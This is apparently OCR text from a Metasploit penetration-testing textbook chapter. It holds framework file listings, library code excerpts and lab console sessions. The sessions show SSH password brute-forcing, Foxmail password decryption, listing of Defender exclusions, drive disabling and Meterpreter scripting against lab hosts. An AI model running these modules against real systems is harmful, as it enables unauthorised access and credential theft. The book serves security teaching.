




app
config
data
db
docker
documentation
external
lib
modules
plugins
script
scripts
spec
test
tools
CODE_OF_CONDUCT.md
CONTRIBUTING.md
COPYING
CURRENT.md
docker-compose.override....
docker-compose.yml
Dockerfile
Gemfile
Gemfile.local.example
Gemfile.lock
LICENSE
LICENSE_GEMS
metasploit-framework.gemspec
msfconsole
msfd
msfdb
msfdb-kali
msf-json-rpc.ru
msfrpc
msfrpcd
msfupdate
msfvenom
msf-ws.ru
Rakefile
README.md
Vagrantfile
version.yml


anemone
metasploit
msf
net
pg
postgres
rabal
rbmysql
rex
snmp
sqlmap
tasks
telephony
anemone.rb
enumerable.rb
msfenv.rb
postgres_msf.rb
rbmysql.rb
rex.rb
robots.rb
snmp.rb
telephony.rb
windows_console_color_support.rb


base
core
scripts
ui
util
base.rb
core.rb
events.rb
LICENSE
ui.rb
util.rb
windows_error.rb


auxiliary
db_manager
encoder
encoding
exe
exploit
handler
module
module_manager
modules
payload
post
rpc
session
web_services
analyze.rb
author.rb
auxiliary.rb
cert_provider.rb
constants.rb
database_event.rb
data_store.rb
db_export.rb
db_import_error.rb
db_manager.rb
encoded_payload.rb
encoder.rb
evasion.rb
evasion_driver.rb
event_dispatcher.rb
exceptions.rb
exploit.rb
exploit_driver.rb
framework.rb
handler.rb
host_state.rb
module.rb
module_manager.rb
modules.rb
module_set.rb
nop.rb
opt.rb
opt_address.rb
opt_address_local.rb
opt_address_range.rb
opt_base.rb
opt_bool.rb
opt_enum.rb
opt_float.rb
opt_int.rb
option_container.rb
opt_path.rb
opt_port.rb
opt_raw.rb
opt_regexp.rb
opt_string.rb
payload.rb
payload_generator.rb
payload_set.rb
platform.rb
plugin.rb
plugin_manager.rb
post.rb
post_mixin.rb
reference.rb
reflective_dll_loader.rb
rpc.rb
service_state.rb
session.rb
session_manager.rb
site_reference.rb
target.rb
thread_manager.rb
web_services.rb


cmdstager
dns
format
http
java
kerberos
local
powershell
remote
smb
ssh
afp.rb
android.rb
arkeia.rb
auto_target.rb
browser_autopwn.rb
browser_autopwn2.rb
brute.rb
brutetargets.rb
capture.rb
check_scanner.rb
cmdstager.rb
db2.rb
dcerpc.rb
dcerpc_epm.rb
dcerpc_lsa.rb
dcerpc_mgmt.rb
dect_coa.rb
dhcp.rb
dialup.rb
dns.rb
egghunter.rb
exe.rb
file_dropper.rb
fileformat.rb
fmtstr.rb
ftp.rb
ftpserver.rb
gdb.rb
git.rb
imap.rb
ip.rb
ipv6.rb
java.rb
jsobfu.rb
kernel_mode.rb
local.rb
mixins.rb
mssql.rb
mssql_commands.rb
mssql_sqli.rb
mysql.rb
ndmp.rb
ndmp_socket.rb
ntlm.rb
nuuo.rb
omelet.rb
oracle.rb
pdf.rb
pdf_parse.rb
php_exe.rb
pop2.rb
postgres.rb
powershell.rb
rdp.rb
realport.rb
riff.rb
ropdb.rb
seh.rb
sip.rb
smtp.rb
smtp_deliver.rb
snmp.rb
socket_server.rb
ssh.rb
sunrpc.rb
tcp.rb
tcp_server.rb
telnet.rb
tftp.rb
tincd.rb
tns.rb
udp.rb
vim_soap.rb
wbemexec.rb
wdbrpc.rb
wdbrpc_client.rb
web.rb
windows_constants.rb
winrm.rb


handler
packet
client.rb
client_request.rb
handler.rb
packet.rb
request.rb
response.rb
server.rb

```
  if (self.respond_to?('run_host'))
    loop do
      # Stop scanning if we hit a fatal error
      break if has_fatal_errors?

      # Spawn threads for each host
      while (@tl.length < threads_max)

        # Stop scanning if we hit a fatal error
        break if has_fatal_errors?

        ip = ar.next_ip
        break if not ip

        @tl << framework.threads.spawn("ScannerHost(#{self.refname})-#{ip}", false, ip.dup) do
 |tip|
          targ = tip
          nmod = self.replicant
          nmod.datastore['RHOST'] = targ

          begin
            nmod.run_host(targ)
          rescue ::Rex::BindFailed
            if datastore['CHOST']
              @scan_errors << "The source IP (CHOST) value of #{datastore['CHOST']} was not us
able"
            end
          rescue ::Rex::ConnectionError, ::Rex::ConnectionProxyError, ::Errno::ECONNRESET, ::E
rrno::EINTR, ::Rex::TimeoutError, ::Timeout::Error, ::EOFError
          rescue ::Interrupt,::NoMethodError, ::RuntimeError, ::ArgumentError, ::NameError
            raise $!
          rescue ::Exception => e
            print_status("Error: #{targ}: #{e.class} #{e.message}")
            elog("Error running against host #{targ}: #{e.message}\n#{e.backtrace.join("\n")}"
)
          ensure
```

```ruby
#
# Connects to the server, creates a request, sends the request, reads the response
#
# Passes +opts+ through directly to Rex::Proto::Http::Client#request_raw.
#
def send_request_raw(opts={}, timeout = 20)
  if datastore['HttpClientTimeout'] && datastore['HttpClientTimeout'] > 0
    actual_timeout = datastore['HttpClientTimeout']
  else
    actual_timeout =  opts[:timeout] || timeout
  end

  begin
    c = connect(opts)
    r = c.request_raw(opts)

    if datastore['HttpTrace']
      print_line('#' * 20)
      print_line('# Request:')
      print_line('#' * 20)
      print_line(r.to_s)
    end

    res = c.send_recv(r, actual_timeout)

    if datastore['HttpTrace']
      print_line('#' * 20)
      print_line('# Response:')
      print_line('#' * 20)
      if res.nil?
        print_line("No response received")
      else
        print_line(res.to_terminal_output)

    res
  rescue ::Errno::EPIPE, ::Timeout::Error => e
    print_line(e.message) if datastore['HttpTrace']
    nil
  rescue Rex::ConnectionError => e
    vprint_error(e.to_s)
    nil
  rescue ::Exception => e
    print_line(e.message) if datastore['HttpTrace']
    raise e
  end
end
```

```
#
# Create an arbitrary HTTP request
#
# @param opts [Hash]
# @option opts 'agent'          [String] User-Agent header value
# @option opts 'connection'     [String] Connection header value
# @option opts 'cookie'         [String] Cookie header value
# @option opts 'data'           [String] HTTP data (only useful with some methods, see rfc2616)
# @option opts 'encode'         [Bool]   URI encode the supplied URI, default: false
# @option opts 'headers'        [Hash]   HTTP headers, e.g. <code>{ "X-MyHeader" => "value" }</code>
# @option opts 'method'         [String] HTTP method to use in the request, not limited to standard methods
# @option opts 'proto'          [String] protocol, default: HTTP
# @option opts 'query'          [String] raw query string
# @option opts 'raw_headers'    [Hash]   HTTP headers
# @option opts 'uri'            [String] the URI to request
# @option opts 'version'        [String] version of the protocol, default: 1.1
# @option opts 'vhost'          [String] Host header value
#
# @return [ClientRequest]
def request_raw(opts={})
  opts = self.config.merge(opts)

  opts['ssl']         = self.ssl
  opts['cgi']         = false
  opts['port']        = self.port

  req = ClientRequest.new(opts)
end
```

```
msf5 > use auxiliary/scanner/http/http_version
msf5 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads
   VHOST                     no        HTTP server virtual host

msf5 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.248.10
RHOSTS => 192.168.248.10
msf5 auxiliary(scanner/http/http_version) > run

[+] 192.168.248.10:80 Microsoft-IIS/7.5 ( Powered by ASP.NET, 500-Internal Server Error )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```ruby
#
# This method establishes an FTP connection to host and port specified by
# the 'rhost' and 'rport' methods. After connecting, the banner
# message is read in and stored in the 'banner' attribute.
#
def connect(global = true, verbose = nil)
  verbose ||= datastore['FTPDEBUG']
  verbose ||= datastore['VERBOSE']

  print_status("Connecting to FTP server #{rhost}:#{rport}...") if verbose

  fd = super(global)

  # Wait for a banner to arrive...
  self.banner = recv_ftp_resp(fd)

  print_status("Connected to target FTP server.") if verbose

  # Return the file descriptor to the caller
  fd
end
```

```ruby
#
# Report detection of a service
#
def report_service(opts={})
  return if not db
  opts = {
      :workspace => myworkspace,
      :task => mytask
  }.merge(opts)
  framework.db.report_service(opts)
end
```

```
root@ubuntu:/opt/metasploit-framework/embedded/framework/tools/dev# ruby msftidy
.rb /home/masteringmetasploit/Desktop/Mastering-Metasploit-Third-Edition/modules
/auxiliary/scanner/chapter_2/ftp_scanner.rb
/home/masteringmetasploit/Desktop/Mastering-Metasploit-Third-Edition/modules/aux
iliary/scanner/chapter_2/ftp_scanner.rb - [INFO] No CVE references found. Please
 check before you land!
```


```
msf5 > use auxiliary/scanner/chapter_2/ftp_scanner
msf5 auxiliary(scanner/chapter_2/ftp_scanner) > set RHOSTS 192.168.248.10
RHOSTS => 192.168.248.10
msf5 auxiliary(scanner/chapter_2/ftp_scanner) > show options

Module options (auxiliary/scanner/chapter_2/ftp_scanner):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified username
   FTPUSER  anonymous            no        The username to authenticate as
   RHOSTS   192.168.248.10       yes       The target address range or CIDR identifier
   RPORT    21                   yes       The target port (TCP)
   THREADS  1                    yes       The number of concurrent threads

msf5 auxiliary(scanner/chapter_2/ftp_scanner) > run

[*] 192.168.248.10:21     - 192.168.248.10 is running 220-FileZilla Server 0.9.60 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/

[*] 192.168.248.10:21     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/chapter_2/ftp_scanner) > services
Services
========

host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
192.168.248.10  21    tcp    ftp   open   220-FileZilla Server 0.9.60 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/

msf5 > use auxiliary/scanner/chapter_2/ssh_bruteforce
msf5 auxiliary(scanner/chapter_2/ssh_bruteforce) > set RHOSTS 192.168.248.145
RHOSTS => 192.168.248.145
msf5 auxiliary(scanner/chapter_2/ssh_bruteforce) > set THREADS 5
THREADS => 5
msf5 auxiliary(scanner/chapter_2/ssh_bruteforce) > set USERNAME root
USERNAME => root
msf5 auxiliary(scanner/chapter_2/ssh_bruteforce) > set PASS_FILE /home/mastering
metasploit/Desktop/Mastering-Metasploit-Third-Edition/password.lst
PASS_FILE => /home/masteringmetasploit/Desktop/Mastering-Metasploit-Third-Editio
n/password.lst
msf5 auxiliary(scanner/chapter_2/ssh_bruteforce) > run

[*] 192.168.248.145 - LOGIN FAILED: root:123456 (Incorrect: )
[*] 192.168.248.145 - LOGIN FAILED: root:password (Incorrect: )
[*] 192.168.248.145 - LOGIN FAILED: root:12345678 (Incorrect: )
[*] 192.168.248.145 - LOGIN FAILED: root:1234 (Incorrect: )
[*] 192.168.248.145 - LOGIN FAILED: root:pussy (Incorrect: )
[*] 192.168.248.145 - LOGIN FAILED: root:12345 (Incorrect: )
[*] 192.168.248.145 - LOGIN FAILED: root:dragon (Incorrect: )
[+] 192.168.248.145 - LOGIN SUCCESSFUL: root:qwerty
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/chapter_2/ssh_bruteforce) >
```


```
msf5 auxiliary(scanner/chapter_2/ssh_bruteforce) > creds
Credentials
===========

host             origin           service       public  private  realm  private_type
 JtR Format
----             ------           -------       ------  -------  -----  ------------
 ----------
192.168.248.145  192.168.248.145  22/tcp (ssh)  root    qwerty           Password
```

```
msf5 > use post/windows/chapter_2/foxmail_decrypt
msf5 post(windows/chapter_2/foxmail_decrypt) > set SESSION 1
SESSION => 1
msf5 post(windows/chapter_2/foxmail_decrypt) > show options

Module options (post/windows/chapter_2/foxmail_decrypt):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.

msf5 post(windows/chapter_2/foxmail_decrypt) > run

[-] Error loading USER S-1-5-21-146528195-3299835500-3774311363-500: Profile doesn't exist or cannot be accessed
[+] "C:\Users\Apex\AppData\Local\VirtualStore\Program Files (x86)\Foxmail\mail"
[+] Fox Mail Installed, Enumerating Mail Accounts
[+] Reading Mail Account 1
[+] Decrypting Password for mail account: whatever@gmail.com
[+] Found Username whatever@gmail.com with Password: 1212122112
[*] Post module execution completed
```


```
masteringmetasploit@ubuntu:~/.msf4/loot$ ls
20190927062444_SSH_192.168.248.10_foxmail_848468.txt
masteringmetasploit@ubuntu:~/.msf4/loot$ cat 20190927062444_SSH_192.168.248.10_foxmail_848468.txt
Username:whatever@gmail.com     Password:1212122112
```

```
msf5 post(windows/chapter_2/defender_exceptions) > run

[*] Trust List Have enteries in  Paths
[+]     C:\Users\Apex\Downloads
[*] Post module execution completed
```






```
msf5 > use post/windows/chapter_2/drive_disable
msf5 post(windows/chapter_2/drive_disable) > set SESSION 1
SESSION => 1
msf5 post(windows/chapter_2/drive_disable) > set DRIVENAME E
DRIVENAME => E
msf5 post(windows/chapter_2/drive_disable) > options

Module options (post/windows/chapter_2/drive_disable):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DriveName  E                yes       Please SET the Drive Letter
   SESSION    1                yes       The session to run this module on.

msf5 post(windows/chapter_2/drive_disable) > run

[!] SESSION may not be compatible with this module.
[-] Key Doesn't Exist, Creating Key!
[+] Hiding Drive
[+] Restricting Access to the Drive
[+] Disabled E Drive
[*] Post module execution completed
```




```
meterpreter > irb
[*] Starting IRB shell
[*] The "client" variable holds the meterpreter client

>> client
=> #<Session:meterpreter 192.168.248.138:49692 (192.168.248.138)
 "NT AUTHORITY\SYSTEM @ WIN-6FO9IRT3265">
```

```
>> client.methods
=> [:ui, :fs, :core, :sys, :net, :priv, :railgun, :webcam, :mic,
 :supports_ssl?, :lookup_error, :kill, :create, :platform, :type
, :arch, :console, :run_cmd, :cleanup, :desc, :init_ui, :reset_u
i, :_interact, :rstream, :tunnel_to_s, :rstream=, :shell_init, :
shell_read, :shell_write, :shell_close, :bootstrap, :max_threads
, :shell_command, :native_arch, :console=, :execute_file, :max_t
hreads=, :base_platform, :base_platform=, :base_arch, :base_arch
=, :supports_zlib?, :skip_ssl, :is_valid_session?, :skip_cleanup
, :skip_cleanup=, :load_stdapi, :load_session_info, :load_priv,
:queue_cmd, :update_session_info, :guess_target_platform, :find_
internet_connected_address, :binary_suffix, :target_id, :target_
id=, :skip_ssl=, :execute_script, :legacy_script_to_post_module,
 :shell_read_until_token, :shell_command_token, :shell_command_t
oken_win32, :shell_command_token_unix, :set_shell_token_index, :
chainable?, :register_event_handler, :handlers, :handlers=, :der
egister_event_handler, :each_event_handler, :notify_before_socke
t_create, :notify_socket_created, :handlers_rwlock, :handlers_rw
```

```
>> client.fs
=> #<Rex::Post::Meterpreter::ObjectAliases:0x0000001455ea10 @aliases={"dir
"=>#<Class:0x0000001456e230>, "file"=>#<Class:0x0000001456d0d8>, "filestat
"=>#<Class:0x0000001455ebf0>, "mount"=>#<Rex::Post::Meterpreter::Extension
s::Stdapi::Fs::Mount:0x0000001455ea60 @client=#<Session:meterpreter 192.16
8.248.138:49692 (192.168.248.138) "NT AUTHORITY\SYSTEM @ WIN-6FO9IRT3265">
```

```
>> client.fs.dir.methods - Class.methods
=> [:entries, :delete, :unlink, :chdir, :getwd, :pwd, :mkdir, :rmdir, :dow
nload, :client, :client=, :upload, :entries_with_info, :foreach]
>> client.fs.file.methods - Class.methods
=> [:delete, :open, :exist?, :stat, :unlink, :rename, :expand_path, :basen
ame, :Separator, :SEPARATOR, :separator, :download, :cp, :copy, :mv, :move
, :rm, :search, :md5, :sha1, :client, :client=, :upload_file, :upload, :do
wnload_file, :is_glob?]
>> client.fs.mount.methods - Class.methods
=> [:client, :client=, :show_mount]
```

```
>> client.fs.dir.pwd
=> "C:\\Users\\Apex\\Desktop"
>> client.fs.dir.mkdir("C:\\Users\\Apex\\Desktop\\joe2")
=> 0
```

```
>> a="C:\\Users\\Apex\\Desktop\\joe2"
=> "C:\\Users\\Apex\\Desktop\\joe2"
>> client.fs.file.exist?a
=> true
>> a="C:\\Users\\Apex\\Desktop\\joe3"
=> "C:\\Users\\Apex\\Desktop\\joe3"
>> client.fs.file.exist?a
=> false
>>
```

```
directory_name = "C:\\Users\\Apex\\Desktop\\joe2"
if_dir_exists = client.fs.file.exist?directory_name
if(if_dir_exists)
        print_good("Directory Exists")
else
        print_bad("Directory Does Not Exist")
end
```


```
meterpreter > run masteringmetasploit
[+] Directory Exists
```

```
>> client.railgun
=> #<Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::Railgun:0x000000
1454a8a8 @client=#<Session:meterpreter 192.168.248.138:49692 (192.168.248.
138) "NT AUTHORITY\SYSTEM @ WIN-6FO9IRT3265">, @libraries={}>
```

